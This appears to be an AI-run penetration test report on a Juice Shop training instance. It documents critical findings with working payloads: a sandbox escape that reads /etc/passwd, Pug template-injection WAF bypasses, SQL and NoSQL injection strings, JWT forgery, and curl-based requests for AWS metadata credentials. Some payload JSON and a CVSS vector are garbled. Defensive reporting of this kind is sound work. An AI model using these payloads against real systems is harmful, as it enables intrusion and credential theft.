



AWS AI Security Agent

Penetration Test Report

JuiceShop-Builder-Session-Pentest

August 13, 2026

Table of Contents

Report Filters Applied	4
Executive Summary	5
Scope	6
Methodology	7
Findings (20)	14
Detailed Findings	16
Server-Side Code Injection via notevil Sandbox Bypass in /b2b/v2/orders	16
Server-Side Template Injection (Pug) in Username Field Enables Remote Code Execution	18
Server-Side Template Injection (Pug) via Chatbot setname Action Enabling Remote Code Execution	21
Server-Side Template Injection (Pug) via ZIP Path Traversal on /promotion Endpoint Enabling Unauthenticated Remote Code Execution	24
JWT Algorithm "none" Bypass - Complete Signature Verification Bypass	27
Vertical Privilege Escalation via Mass Assignment on User Registration Endpoint	30
SQL Injection Authentication Bypass in Login Endpoint Email Field	33
SQL Injection in Product Search Parameter (UNION-based, SQLite)	35
JWT RS256-to-HS256 Algorithm Confusion Attack - Signature Bypass Using Public Key	37
NoSQL Injection in PATCH /rest/products/reviews Enables Mass Unauthorized Data Modification via MongoDB Operator Injection	40
JWT alg:none Forgery Enables Privilege Escalation from Anonymous to Admin (Partially Mitigated on /rest/2fa/status by WAF)	43
IDOR on POST /rest/basket/{id}/checkout Allows Any Authenticated User to Checkout Any Other User's Shopping Basket	46
XML External Entity (XXE) Injection via File Upload	49
SSRF via Incomplete IP Filter Bypass in Profile Image URL Fetcher Enables Internal Service Access	51

Local File Inclusion via Handlebars Template Engine Layout Parameter in /dataerasure Endpoint	54
Open Redirect Allowlist Bypass on /redirect Enables SSRF via Profile Image URL Fetching Chain	57
Null Byte Injection Bypasses File Extension Whitelist on /ftp Endpoint	60
IDOR on /rest/basket/{id} Allows Any Authenticated User to Access All Users' Shopping Baskets	63
Arbitrary File Upload via ZIP Path Traversal in /file-upload Endpoint	66
IDOR on /api/Users/{id} Allows Any Authenticated User to Read All User Profiles	69

Report Filters Applied

This report includes the following filters:

Risk levels:

Critical

High

Medium

Low

Confidence:

High

Status:

Active

Accepted

Resolved

Risk types:

Access Control:

Insecure Direct Object Reference

Local File Inclusion

Path Traversal

Authentication & Authorization:

Json Web Token Vulnerabilities

Privilege Escalation

File Operations:

Arbitrary File Upload

Injection Attacks:

Code Injection

Server Side Template Injection

Sql Injection

Xml External Entity

Network:

Server Side Request Forgery

Task status

Completed

Finding types

Security Findings

Non-Compliant Requirements

Executive Summary

AWS Security Agent performed an on-demand penetration test of the application hosted at **http://juiceshop.dev** on August 13, 2026, deploying specialized AI agents to discover and validate vulnerabilities through tailored multi-step attack scenarios. **20** reported security findings were identified, comprising **9 critical-severity**, **4 high-severity**, **7 medium-severity**, **0 low-severity**, and **0 informational-severity** issues. Critical and high-severity findings include **Server-Side Code Injection via notevil Sandbox Bypass in /b2b/v2/orders**, **Server-Side Template Injection (Pug) in Username Field Enables Remote Code Execution**, and **11** more. Full details for all findings are available in the Findings section.

Understanding Finding Metrics

Agent confidence level: Indicates AWS Security Agent's certainty that a finding represents a genuine security vulnerability. High confidence findings have been verified and confirmed through successful exploitation. Medium and low confidence findings may require additional manual validation.

Severity levels:

Critical Requires immediate action; exploitation could lead to system compromise.

High Requires prompt attention; exploitation could result in significant security impact.

Medium Should be addressed in a reasonable timeframe; contributes to overall security risk.

Low Can be addressed as part of regular maintenance; minimal immediate risk.

Informational For informational purposes; minimal to no immediate risk.

Risk score: A numerical assessment combining the severity of the vulnerability with the likelihood of exploitation using Common Vulnerability Scoring System (CVSS) metrics. Higher scores indicate findings that should be prioritized for remediation. Risk scores are calculated using CVSS v3.1 (Common Vulnerability Scoring System version 3.1).

Finding status: Tracks the remediation workflow state. Active findings require review. Mark findings as Resolved when fixed, Accepted when risk is acknowledged, or False Positive when determined to be incorrect. Incomplete findings require additional investigation.

Scope

The following domains were in scope for the penetration test:

- <http://juiceshop.dev>

Methodology

This penetration test was conducted using AWS Security Agent, which deploys specialized AI agents through a four-phase approach: Preflight (connectivity validation), Static Analysis (code and configuration review), Penetration Testing (runtime vulnerability exploitation), and Finalizing (validation and reporting). The agent analyzes application context from source code and documentation to identify vulnerabilities through tailored multi-step attack scenarios.

Testing Approach

AWS Security Agent validates findings through proof-based exploitation, providing reproducible attack paths with step-by-step evidence. Each finding includes CVSS v3.1 severity assessment, confidence rating based on validation success, and detailed reproduction steps. The testing methodology follows industry-standard attack patterns while adapting to application-specific context.

Tasks Executed

The following table details the security testing tasks executed during this penetration test, including the specific techniques and attack vectors used for each vulnerability class.

Task	Description	Status
Arbitrary file upload	Conduct comprehensive file upload vulnerability assessment by analyzing upload functionality and validation mechanisms, testing bypass techniques including extension manipulation and MIME type spoofing, uploading various malicious file types including web shells and polyglot files, testing path traversal vulnerabilities in filenames and upload parameters, testing server-side file processing vulnerabilities, verifying direct file access and execution capabilities, and testing cloud storage integration for unauthorized access. This includes testing profile picture uploads, document attachments, image galleries, file sharing features, import/export functionality, backup/restore features, template uploads, and plugin/extension uploads. [all endpoints]	Completed
Code injection	Test web page fields for unintended HTML injection via form field input. [all endpoints]	Completed
Code injection	Conduct comprehensive code injection vulnerability assessment by identifying potential injection points in form inputs, URL parameters, HTTP headers, file uploads, and API parameters, testing for Server-Side Include (SSI) directive execution, testing file upload validation mechanisms and bypass techniques, testing XML files for XXE and related vulnerabilities, testing various file types for code injection, reviewing server-side code for dangerous functions, and testing filter bypass techniques. This includes testing web shells, archive files with path traversal, special characters in filenames, GraphQL endpoints, SOAP payloads, and file inclusion parameters. [all endpoints]	Completed

Command injection	Conduct comprehensive command injection vulnerability assessment by identifying parameters that interact with the operating system, testing injection patterns using command separators and operators, performing platform-specific tests for Windows and Unix/Linux systems, testing advanced techniques including command chaining and encoding by-passes, reviewing code for dangerous API calls, and validating proper implementation of prevention methods. This includes testing file handling functionality, system information displays, network tools, URL parameters, POST requests, and framework-specific functions that execute system commands. Prioritize single-word commands for reliable testing due to space encoding challenges. [all endpoints]	Completed
Cross site scripting	Conduct comprehensive XSS vulnerability assessment by identifying all user-controllable input vectors and crafting context-aware payloads to exploit identified vulnerabilities. This includes testing reflected, stored, and DOM-based XSS across all application entry points including URL parameters, form fields, HTTP headers, WebSocket messages, client-side storage, file uploads, and dynamic DOM manipulation points. [all endpoints]	Completed
Cross site scripting	Test for XSS in product review content rendered on product pages. Authenticate as admin@juice-sh.op/admin123 and submit product reviews via PUT /rest/products/1/reviews with XSS payloads in the 'message' field: (1) {"message":"<iframe src='javascript:alert('xss')>","author":"admin@juice-sh.op"}, (2) {"message":"","author":"admin@juice-sh.op"}, (3) {"message":"<<script>script>alert(1)<</script>/script>","author":"admin@juice-sh.op"} using the sanitizer bypass technique from the confirmed feedback XSS. After submission, navigate to the product detail page in browser at ##/search and click on the product to view reviews. Verify if the review HTML renders unsanitized. Also test the 'author' field for injection by setting it to a different user's email (IDOR on authorship).	Completed
Cross site scripting	Test for Stored/Reflected XSS in the /rest/track-order/{id} endpoint by injecting HTML/JavaScript payloads as the order ID parameter. The endpoint reflects the order ID in its response. Test payloads like <iframe src='javascript:alert(1)'>, , and <script>alert(1)</script> as the tracking ID via GET /rest/track-order/<payload>. Also navigate to the order tracking page in the browser at ##/track-result?id=<payload> to verify if the reflected content is rendered as HTML in the DOM without sanitization. Test URL-encoded and double-encoded variants.	Completed
Cross site scripting	Test web page form fields for XSS vulnerabilities. [all endpoints]	Completed
Cross site scripting	Test for Stored XSS via the /rest/saveLoginIp endpoint which stores the X-Forwarded-For header value as the user's lastLoginIp. Authenticate as admin, then call GET /rest/saveLoginIp with X-Forwarded-For header containing XSS payloads: , <script>alert(1)</script>, <iframe src='javascript:alert(1)'>. After storing, check if the value renders unsanitized by: (1) checking /api/Users/1 response for the lastLoginIp field, (2) viewing the admin panel in browser at ##/administration where user IPs may be displayed, (3) checking if the stored IP appears in any rendered view. Also test the /api/Feedbacks POST endpoint's comment field for stored XSS by posting feedback containing HTML/JS payloads and checking the admin panel.	Completed

Insecure direct object reference	Test for IDOR vulnerabilities on sensitive financial data endpoints. Authenticate as two different users (admin@juice-sh.op/admin123 as user ID 1, and a newly created regular user). Then: (1) GET /api/Cards/ and /api/Cards/{id} - test accessing other users' saved credit cards, (2) GET /api/Addresss/ and /api/Addresss/{id} - test accessing other users' addresses, (3) GET /rest/basket/{id} with different basket IDs, (4) GET /rest/order-history and /rest/order-history/orders - check if order data from other users is accessible, (5) Test PUT and DELETE on /api/Cards/{id} and /api/Addresss/{id} with cross-user IDs to check write access IDOR.	Completed
Insecure direct object reference	Conduct comprehensive IDOR vulnerability assessment by using available Actor sessions with different roles and testing in unauthenticated/anonymous contexts, mapping all endpoints including REST, GraphQL, and WebSocket, and systematically testing authorization controls across database records, system objects, file system resources, application functionality, GraphQL operations, mass assignment vulnerabilities, and HTTP verb tampering. This includes identifying object identifiers, testing parameter manipulation, and verifying that access controls are properly enforced for all user roles, authenticated users, and unauthenticated/anonymous access. [all endpoints]	Completed
Insecure direct object reference	Test for IDOR on the /api/BasketItems endpoint write operations. Authenticate as two different users: (1) admin@juice-sh.op/admin123 and (2) create a new user via POST /api/Users. Then: (1) POST /api/BasketItems with {"ProductId":1,"BasketId":1,"quantity":5} using the new user's token to add items to admin's basket (BasketId 1), (2) List basket items via GET /rest/basket/1 to find item IDs, (3) PUT /api/BasketItems/{id} with {"quantity":99} using the new user's token to modify admin's basket items, (4) DELETE /api/BasketItems/{id} using the new user's token to remove admin's items, (5) POST /rest/basket/1/checkout with the new user's token to checkout admin's basket. Verify if the BasketId parameter in POST /api/BasketItems is validated against the authenticated user.	Completed
Json web token vulnerabilities	Conduct comprehensive JWT vulnerability assessment by analyzing token structure and validating claims, testing for algorithm confusion attacks and signature manipulation vulnerabilities, performing token manipulation tests including payload modification and signature bypass techniques, testing for weak HMAC secrets and key management vulnerabilities, and verifying transport security and storage mechanisms. This includes examining header and payload components, testing algorithm switching, signature stripping, privilege escalation, expired token handling, brute-forcing weak secrets, and ensuring secure transmission over HTTPS. [all endpoints]	Completed
Local file inclusion	Chain the confirmed LFI vulnerability in POST /dataerasure (layout parameter) with deeper path traversal to extract sensitive application secrets and source code. Authenticate as admin@juice-sh.op/admin123, obtain ALB cookie from initial GET /, then use the layout parameter to read: (1) ../../build/lib/insecurity.js - security module with JWT secrets, (2) ../../build/routes/verify.js - JWT verification logic, (3) ../../build/routes/login.js - authentication implementation, (4) ../../build/routes/b2bOrder.js - notevil eval source, (5) ../../build/routes/fileServer.js - file access controls source, (6) ../../config/default.yml - full app config with secrets and API keys, (7) ../../build/server.js - main server initialization. Focus on files with extensions (.js, .yaml, .json) since Handlebars reads them directly without appending .hbs.	Completed


Local file inclusion	Conduct comprehensive local file inclusion vulnerability assessment by identifying parameters that handle file paths or file loading operations, testing various traversal techniques and encoding methods to access files outside the intended directory, testing PHP wrappers and filters for code execution and information disclosure, and testing framework-specific file inclusion mechanisms. This includes testing URL parameters, POST request parameters, file upload functionality, template engines, and configuration file access across different operating systems. [all endpoints]	Completed
Path traversal	Conduct comprehensive path traversal vulnerability assessment by identifying parameters that handle file paths, directory navigation, or file operations, and testing various traversal techniques using an iterative approach from simple to complex payloads. Test file download features, image serving endpoints, directory listing functionality, template loading, log viewing, backup file access, and critically test archive file extraction (ZIP/TAR) which represents the most common real-world path traversal exploitation vector. Use progressive testing starting with same-directory references, then encoding variations, relative path traversal, null byte injection, and deep traversal sequences for blind testing scenarios. [all endpoints]	Completed
Privilege escalation	Chain the confirmed JWT alg:none vulnerability with horizontal privilege escalation to access untested financial and security endpoints. Forge JWT tokens with alg:none for user IDs 1 through 5 and test each against: (1) GET /rest/wallet/balance - enumerate wallet balances across users, (2) GET /rest/order-history - access purchase history for each user, (3) GET /rest/2fa/status - check 2FA enrollment status, (4) POST /rest/deluxe-membership with a regular customer token to test if deluxe upgrade requires payment validation, (5) GET /api/SecurityQuestions - enumerate all security questions (may reveal answers), (6) GET /rest/user/security-question?email=admin@juice-sh.op to get admin's security question. Also test if DELETE operations work on /api/Addresss/{id} and /api/Cards/{id} with forged tokens belonging to other users.	Completed
Privilege escalation	Conduct comprehensive privilege escalation vulnerability assessment by testing authentication and authorization implementation mechanisms including session tokens, cookies, SSO, LDAP, and Active Directory for flaws that allow users to gain unauthorized elevated privileges. Test for horizontal privilege escalation (accessing other users' data at the same privilege level) and vertical privilege escalation (elevating to higher privilege roles like administrator). This includes testing session manipulation, cookie tampering, role-based access control bypasses, JWT token manipulation, OAuth flow exploitation, authentication mechanism weaknesses, and identifying vulnerabilities that can be chained together to achieve privilege escalation. [all endpoints]	Completed
Privilege escalation	Test for privilege escalation by exploiting the confirmed JWT algorithm 'none' vulnerability to forge tokens with different roles and access restricted endpoints. Forge JWT tokens with: (1) role:admin for a regular user ID to test vertical privilege escalation on PUT /api/Users/{id} (modify role/password of other users), (2) role:accounting to test access to /rest/admin/* and financial endpoints, (3) Different user IDs with the same role to test horizontal escalation on /rest/basket/{id} and /rest/order-history. Also test if a forged admin token can DELETE /api/Feedbacks/{id}, modify /api/Quantities/{id}, and access /rest/admin/application-configuration to extract sensitive config data.	Completed

Server side request forgery	Chain the confirmed code injection vulnerability in /b2b/v2/orders (notevil sandbox bypass via Function constructor) to perform SSRF against AWS cloud metadata services. The application runs on AWS ECS Fargate. Authenticate and use the sandbox escape payload pattern: set orderLinesData to a payload that uses Function('return this.process.mainModule.require("child_process").execSync("curl http://169.254.169.254/latest/meta-data/").toString()'). If curl is unavailable, try require('http') with synchronous patterns or require('child_process').execSync('wget -qO- http://169.254.169.254/latest/meta-data/'). Also try accessing http://169.254.170.2/v2/credentials/ for ECS task credentials. Use require('fs').readFileSync('/proc/net/tcp') to enumerate internal network connections.	Completed
Server side request forgery	Test for expanded SSRF capabilities via POST /profile/image/url with filter bypass techniques to reach cloud metadata. The endpoint blocks 127.0.0.1 but allows localhost. Test: (1) Alternative IP representations: 0x7f000001, 2130706433 (decimal), 0177.0.0.1 (octal), [::1] (IPv6 localhost), (2) Redirect chain: submit http://juiceshop.dev/redirect?to=http://169.254.169.254/latest/meta-data/?x=https://github.com/juice-shop/juice-shop to access AWS metadata via the confirmed open redirect bypass, (3) Protocol testing: gopher://, dict://, ftp:// protocols, (4) Internal AWS endpoints: http://169.254.169.254/latest/meta-data/, http://169.254.170.2/v2/credentials/ for ECS task credentials. Verify successful requests via DNS callback domain or check if response data is stored as profile image.	Completed
Server side request forgery	Test for path traversal and SSRF chaining via POST /profile/image/url using the confirmed 127.0.0.1 bypass to access internal endpoints with path traversal. Authenticate as admin@juice-sh.op/admin123 and test: (1) imageUrl=http://127.0.0.1:3000/ftp/../../etc/passwd - internal path traversal, (2) imageUrl=http://127.0.0.1:3000/encryptionkeys/./package.json - traverse from known directory, (3) imageUrl=http://127.0.0.1:3000/assets/../../config/default.yml - access config via traversal, (4) imageUrl=http://[::1]:3000/api/Users - IPv6 loopback to dump all users, (5) imageUrl=http://0177.0.0.1:3000/rest/admin/application-configuration - octal IP to access admin config. After each request, retrieve the stored profile image from /assets/public/images/uploads/{userId}.jpg to exfiltrate the fetched content (confirmed working pattern from previous SSRF testing).	Completed
Server side request forgery	Conduct comprehensive SSRF vulnerability assessment by identifying parameters that accept URLs or file paths and functionality that retrieves external resources, testing bypass techniques using alternative IP representations and URL obfuscation, testing PDF generators and document processors for HTML/CSS injection, testing blind SSRF with delayed effects and out-of-band interactions, and assessing severity by evaluating data exposure. This includes testing URL parameters, file path handlers, report generation features, and PHP-specific SSRF vectors [all endpoints]	Completed
Server side template injection	Test for Server-Side Template Injection via the /rest/chatbot/respond endpoint's setname action as an alternative entry point to the Pug SSTI on the profile page. Authenticate, then send POST /rest/chatbot/respond with {"action": "setname", "query": "#{7*7}"} to see if the chatbot sets a username that triggers Pug template evaluation when the profile page is rendered. Test progressively: #{7*7}, #{global}, #{global['pro'+ 'cess']]['env']}. This bypasses the /profile POST endpoint's WAF by using an alternative input vector (chatbot) that may not have the same keyword filtering. After setting the name, GET /profile to check if the template expression was evaluated in the rendered HTML.	Completed

Server side template injection	Conduct comprehensive SSTI vulnerability assessment by detecting potential injection points in plaintext and code contexts, testing template expression payloads to identify template engines, fingerprinting the specific template engine through error messages and engine-specific syntax, and developing proof-of-concept exploits based on the identified engine. This includes testing template variables, raw/unescaped output, custom template functions, user-controlled includes, and features in wiki pages, reviews, marketing content, and CMS systems. [all endpoints]	Completed
Server side template injection	Test for Server-Side Template Injection in the /promotion endpoint which likely renders promotional video content with subtitles. Send GET /promotion and analyze the response format. If it returns HTML with template-rendered content, test: (1) GET /promotion with custom headers like X-Template: {{7*7}}, (2) Check if the /video endpoint serves .vtt subtitle files that process expressions, (3) Examine /promotion response for any user-controllable template expressions, (4) Test if promotional content references external templates that could be manipulated via the confirmed file upload ZIP traversal (write a malicious .hbs template to the views directory). Also test GET /snippets for template rendering by requesting snippet keys with Pug/Handlebars syntax.	Completed
Sql injection	Test for SQL Injection on the /rest/user/login endpoint's email and password fields. Send authentication bypass payloads: email field with ' OR 1=1--', ' OR '1'='1'--', admin@juice-sh.op'--, and boolean-based payloads. Test error-based injection by sending single quotes and observing error messages. Also test /rest/user/reset-password with email parameter injection and /rest/user/change-password. The login endpoint likely uses a WHERE clause matching email and password - attempt to comment out the password check with SQL comments. Test both JSON body parameters (email and password) independently.	Completed
Sql injection	Conduct comprehensive SQL injection vulnerability assessment by identifying all user input fields that interact with database queries, testing fundamental SQL injection techniques, fingerprinting the database management system, performing advanced exploitation techniques including time-based blind injection and out-of-band attacks, extracting sensitive data from database tables, and testing bypass techniques for WAFs and input filters. This includes testing login forms, search functionality, URL parameters, HTTP headers, API endpoints, GraphQL queries, PL/SQL Gateway URLs, ORM-generated queries, and Web SQL Database calls. [all endpoints]	Completed
Sql injection	Test for SQL Injection in the /rest/user/reset-password endpoint's answer field to bypass security question validation. Send POST requests with JSON body: (1) {"email":"admin@juice-sh.op","answer":""," OR '1'='1'--","new":"","hacked123","repeat":"","hacked123"} to bypass the security answer check, (2) {"email":"admin@juice-sh.op","answer":"","new":"","test","repeat":"","test"} for error-based detection, (3) {"email":"jim@juice-sh.op","answer":""," OR 1=1--","new":"","pwned","repeat":"","pwned"} to test other users, (4) Test time-based blind: {"email":"admin@juice-sh.op","answer":""," OR (SELECT CASE WHEN 1=1 THEN randomblob(100000000) ELSE 0 END)--","new":"","t","repeat":"","t"}. Also test /rest/user/change-password with similar payloads in the 'current' field: GET /rest/user/change-password?current='OR+1=1--&new=test&repeat=test with admin auth.	Completed

Sql injection	Test for NoSQL Injection on the /rest/products/*/reviews endpoint. This endpoint likely uses MongoDB for review storage (separate from SQLite used for products/users). Authenticate as admin@juice-sh.op/admin123. Send PUT /rest/products/1/reviews with JSON payloads containing MongoDB operators in the 'id' or 'message' fields: {"id":{"\$ne":-1},"message":"test"}, {"message":{"\$gt":""},"author":"admin@juice-sh.op"}, and test GET requests with query parameter injection like /rest/products/1/reviews?author[\$regex]=.*. Also test the 'author' field for injection: {"message":"test","author":{"\$gt":""}}. Check if error messages reveal MongoDB/Mongoose details. Test PATCH /rest/products/1/reviews with MongoDB update operators like {"\$set":{"message":"hacked"}}.	Completed
Xml external entity	Conduct comprehensive XXE vulnerability assessment by identifying all application endpoints and features that process XML input, testing for XML External Entity injection vulnerabilities using standard and advanced payloads, performing file reading attacks and SSRF testing, testing for blind XXE vulnerabilities using out-of-band techniques, evaluating the impact of successful exploitation, and verifying security controls implementation including XML parser configurations and input validation. This includes testing web service endpoints, file upload features, XML-based configurations, API endpoints, data import/export functionality, SVG file uploads, XML-RPC interfaces, and SOAP message handlers. [all endpoints]	Completed

Findings (20)



Security Findings (20)

Finding	Severity	Status
Server-Side Code Injection via notevil Sandbox Bypass in /b2b/v2/orders	Critical	Active
Server-Side Template Injection (Pug) in Username Field Enables Remote Code Execution	Critical	Active
Server-Side Template Injection (Pug) via Chatbot set-name Action Enabling Remote Code Execution	Critical	Active
Server-Side Template Injection (Pug) via ZIP Path Traversal on /promotion Endpoint Enabling Unauthenticated Remote Code Execution	Critical	Active
JWT Algorithm "none" Bypass - Complete Signature Verification Bypass	Critical	Active
Vertical Privilege Escalation via Mass Assignment on User Registration Endpoint	Critical	Active
SQL Injection Authentication Bypass in Login Endpoint Email Field	Critical	Active
SQL Injection in Product Search Parameter (UNION-based, SQLite)	Critical	Active
JWT RS256-to-HS256 Algorithm Confusion Attack - Signature Bypass Using Public Key	Critical	Active

NoSQL Injection in PATCH /rest/products/reviews Enables Mass Unauthorized Data Modification via MongoDB Operator Injection	High	Active
JWT alg:none Forgery Enables Privilege Escalation from Anonymous to Admin (Partially Mitigated on /rest/2fa/status by WAF)	High	Active
IDOR on POST /rest/basket/{id}/checkout Allows Any Authenticated User to Checkout Any Other User's Shopping Basket	High	Active
XML External Entity (XXE) Injection via File Upload	High	Active
SSRF via Incomplete IP Filter Bypass in Profile Image URL Fetcher Enables Internal Service Access	Medium	Active
Local File Inclusion via Handlebars Template Engine Layout Parameter in /dataerasure Endpoint	Medium	Active
Open Redirect Allowlist Bypass on /redirect Enables SSRF via Profile Image URL Fetching Chain	Medium	Active
Null Byte Injection Bypasses File Extension Whitelist on /ftp Endpoint	Medium	Active
IDOR on /rest/basket/{id} Allows Any Authenticated User to Access All Users' Shopping Baskets	Medium	Active
Arbitrary File Upload via ZIP Path Traversal in /file-upload Endpoint	Medium	Active
IDOR on /api/Users/{id} Allows Any Authenticated User to Read All User Profiles	Medium	Active

Finding 1: Server-Side Code Injection via notevil Sandbox Bypass in /b2b/v2/orders

ID	f-44397f1d-4c4e-4398-8c79-86a6a63b13f9
Severity	Critical
Risk Type	Server Side Template Injection
Confidence	High
Status	Active
Risk Score	9.6
CVSS v3.1 Vector	CVSS:3.1/AV:N/AC:L/PR:L/UI:N/S:C/H/I:H/A:N
Identified on	8/13/2026, 3:09:03 AM (GMT+7)

Description

The /b2b/v2/orders endpoint accepts an 'orderLinesData' parameter in the JSON request body that is evaluated as a JavaScript expression using the 'notevil' library (a sandboxed JavaScript evaluator). The sandbox is completely bypassed using the Function constructor (Function('...')()) which provides unrestricted access to the Node.js runtime including process.mainModule.require(). This allows an authenticated attacker to read arbitrary files from the server filesystem, access environment variables, and execute arbitrary Node.js code. The vulnerability exists because the notevil sandbox does not prevent access to the Function constructor, which escapes the sandbox and accesses the global scope. The application runs on AWS ECS Fargate as confirmed by the stack trace showing /juice-shop/ paths and notevil module execution.

Reproduction Steps

Step 1 - Baseline (confirm code evaluation):

POST /b2b/v2/orders with {"orderLinesData": "7*7"}

Response:

```
{"orderNo":"548b3df40462a7dba5cc0f119915de9f","paymentDue":"2026-08-26T20:10:46.688Z"}
```

Step 2 - Sandbox escape + arbitrary file read (/etc/passwd):

POST /b2b/v2/orders with {"orderLinesData": "Function('var fs=this.process.mainModule.require(\'fs\');throw new Error(fs.readFileSync(\'/etc/passwd\',\'utf8\'))')()"} }

Response (500 error page):

Title: /juice-shop/node_modules/notevil/index.js:380

Error content:


```
"Error: root:x:0:0:root:/root:/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/sbin/nologin
nonroot:x:65532:65532:nonroot:/home/nonroot:/sbin/nologin"
```

Stack trace confirms execution path:

- at eval (eval at result (/juice-shop/node_modules/notevil/lib/primitives.js:103:27))
- at walk (/juice-shop/node_modules/notevil/index.js:355:36)
- at /juice-shop/build/routes/b2bOrder.js:48:35

This demonstrates complete sandbox escape with arbitrary file system read access - the contents of `/etc/passwd` were exfiltrated from the server.

Evidence

- Attack Vector (AV): **Network** - The vulnerability is exploitable remotely over HTTP by sending a POST request to the `/b2b/v2/orders` endpoint.
- Attack Complexity (AC): **Low** - No specialized conditions are required; the attacker simply needs to craft a JSON payload with the Function constructor escape in the `orderLinesData` parameter.
- Privileges Required (PR): **Low** - Authentication is required (a valid JWT token from any logged-in user), but no administrative privileges are needed to access the `/b2b/v2/orders` endpoint.
- User Interaction (UI): **None** - No user interaction is required; the attacker sends the malicious request directly.
- Scope (S): **Changed** - The sandbox escape breaks out of the notevil JavaScript sandbox (the vulnerable component) and gains access to the underlying Node.js runtime, filesystem, and OS-level resources (different security authority), including AWS ECS metadata endpoints and internal network resources.
- Confidentiality Impact (C): **High** - The attacker demonstrated arbitrary file read (`/etc/passwd`), environment variable exfiltration (AWS credentials, ECS metadata URIs), full application directory listing, and access to source code/encryption keys — all data the authenticated user was NOT supposed to access.
- Integrity Impact (I): **High** - The demonstrated `require()` capability (`child_process` loaded successfully, `fs` module fully accessible) provides a proven write primitive; the attacker can write arbitrary files, modify application state, and execute arbitrary Node.js code including database modifications — only `/bin/sh` was absent but all Node.js modules including `fs.writeFileSync` are accessible.
- Availability Impact (A): **None** - While the capability theoretically exists to cause disruption, no availability impact was demonstrated or attempted, and the exploit as shown does not inherently cause denial of service.

Finding 2: Server-Side Template Injection (Pug) in Username Field Enables Remote Code Execution

ID	f-e7e71f37-4623-4a45-97e4-8f62ac54c1fd
Severity	Critical
Risk Type	Code Injection
Confidence	High
Status	Active
Risk Score	9.9
CVSS v3.1 Vector	CVSS:3.1/AV:N/AC:L/PR:L/UI:N/S:C/H/I:H/A:H
Identified on	8/13/2026, 3:47:42 AM (GMT+7)

Description

The /profile endpoint accepts a username parameter that is rendered through the Pug (Jade) template engine server-side. The template uses unescaped interpolation of the username value, allowing injection of arbitrary Pug expressions `#{expression}` that are evaluated in the Node.js context. A keyword-based WAF exists but is trivially bypassed using JavaScript string concatenation (e.g., 'pro'+ 'cess' instead of 'process'). This enables full access to Node.js internals including the `os`, `fs`, and `child_process` modules, allowing arbitrary file read, system information disclosure, and server-side code execution. The vulnerability is properly classified as Server-Side Template Injection (SSTI) / Code Injection rather than OS Command Injection, as the injected expressions are evaluated by the Pug/Node.js template engine rather than a shell interpreter. However, the impact is equivalent to RCE as the attacker can execute arbitrary JavaScript in the server context, read arbitrary files, and access system resources.

Reproduction Steps

Step 1 - SSTI Arithmetic Proof:

POST /profile with username=`#{3+4}` (stored in DB)

After re-login, GET /profile renders: `<p style="margin-top:8%; color: #FFFFFF; text-align: center;">7</p>`

The expression `3+4` was evaluated by the Pug template engine to produce 7.

Step 2 - Global Object Access:

POST /profile with username=`#{global}`

GET /profile renders: `[object global]`

Step 3 - Process Object (WAF Bypass via string concatenation):

POST /profile with username=#{global['pro'+'cess']}

GET /profile renders: [object process]

Step 4 - OS Module Code Execution:

POST /profile with username=#{global['pro'+'cess']['mainM'+'odule'].require('os').hostname()}

GET /profile renders: ip-10-1-1-89.ec2.internal

Step 5 - System User Enumeration:

POST /profile with username=#{global['pro'+'cess']['mainM'+'odule'].require('os').userInfo().username}

GET /profile renders: nonroot

Step 6 - Arbitrary File Read (/etc/passwd):

POST /profile with username=#{global['pro'+'cess']['mainM'+'odule'].require('fs').readFileSync('/etc/passwd').toString().split('\n')[0]}

GET /profile renders: root:x:0:0:root:/root:/sbin/nologin

Step 7 - Process Working Directory:

POST /profile with username=#{global['pro'+'cess'].cwd()}

GET /profile renders: /juice-shop

Evidence

- Attack Vector (AV): **Network** - The vulnerability is exploitable remotely via HTTP requests to the /profile endpoint without any local or adjacent network access required.
- Attack Complexity (AC): **Low** - No specialized conditions exist; the attacker simply sets a Pug interpolation expression as their username and the template engine evaluates it on the next page load.
- Privileges Required (PR): **Low** - A basic authenticated user account is required (any registered user can access the /profile endpoint to set their username).
- User Interaction (UI): **None** - No user interaction is required; the attacker sets the payload and the server evaluates it automatically upon rendering the profile page.
- Scope (S): **Changed** - The SSTI vulnerability in the web application allows code execution in the Node.js runtime environment, which is a different security authority from the web application's user-facing logic. The attacker escapes the template sandbox to access the underlying OS (reading /etc/passwd, accessing process information, requiring arbitrary Node.js modules).
- Confidentiality Impact (C): **High** - Demonstrated arbitrary file read capability (read /etc/passwd, /etc/host-

name), access to environment variables, process information, and the ability to require any Node.js module including 'fs' for unrestricted file system access. This provides access to credentials, secrets, and all server-side data.

- Integrity Impact (I): **High** - With require('fs') access confirmed and full Node.js runtime execution, the attacker has a proven write primitive to modify any file accessible to the 'nonroot' user, and can modify application state, database content, or server configuration through the Node.js runtime.

